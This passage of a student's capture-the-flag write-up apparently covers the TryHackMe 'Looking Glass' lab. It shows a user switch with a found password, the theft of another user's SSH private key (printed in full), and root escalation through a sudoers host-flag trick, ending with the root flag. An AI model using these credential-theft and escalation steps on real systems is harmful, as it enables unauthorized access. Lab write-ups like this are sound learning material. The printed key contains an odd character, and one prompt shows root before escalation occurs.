
```
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$ 
```

As suspected, the password allowed me to connect as user Humpty Dumpty.




```
humptydumpty@looking-glass:/home/tweedledum$ ls
ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ sudo -l
sudo -l
[sudo] password for humptydumpty:

Sorry, try again.
[sudo] password for humptydumpty: zyxwvutsrqponmlk

Sorry, user humptydumpty may not run sudo on looking-glass.
humptydumpty@looking-glass:/home/tweedledum$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls
ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
```

Looking at permissions or directory seems to be a dead end. However, moving up a directory has allowed me to see some files. Immediately the Alice file sticks out since she’s a character yet to be mentioned.




```
humptydumpty@looking-glass:/home$ ls -la
ls -la
total 32
drwxr-xr-x  8 root         root         4096 Jul  3  2020 .
drwxr-xr-x 24 root         root         4096 Jul  2  2020 ..
drwx--x--x  6 alice        alice        4096 Jul  3  2020 alice
drwx------  3 humptydumpty humptydumpty 4096 Jul 27 16:55 humptydumpty
drwxrwxrwx  5 jabberwock   jabberwock   4096 Jul  3  2020 jabberwock
drwx------  5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
drwx------  3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------  2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ 
```

And as expected Alice seems to have execute permissions to run commands in her home directory.




```
humptydumpty@looking-glass:/home/alice/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice/.ssh$
```

After a bit more of enumerating, I manage to find a rsa key for Alice




```
┌──(1211100574㉿kali)-[~]
└─$ nano id_rsa

┌──(1211100574㉿kali)-[~]
└─$ chmod 600 id_rsa

┌──(1211100574㉿kali)-[~]
└─$ ssh alice@10.10.68.26 -i id_rsa
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

I then copied the rsa key and placed it in a text editor and saved it. I then followed it up by using chmod 600 which will allow me permissions to read and write. I then connected to Alice by using they key.




```
alice@looking-glass:~$ cd /etc/sudoers.d
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$
```

Another look around, I ended up in the sudoers directory which showed me what sudo command Alice is able to use.




```
root@looking-glass:/etc/sudoers.d# sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for root on ssalg-gnikool:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```



```
root@looking-glass:/etc/sudoers.d# sudo -h ssalg-gnikool /bin/bash
```

Seeing as sperate host is needed to use this command, I used the command to switch host. I then used the sudo command which allowed me into the root.



```
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# 
```

Successfully entering root, I moved to the root directory and look for the root flag which is also reversed.

ID	Name	Contribution	Signature
1211100574	Ivan Liew Qi Hong	Recon and enumerating, establish foothold and escalated privileges horizontally and to the root.	Ivan

VIDEO LINK: Ran out of time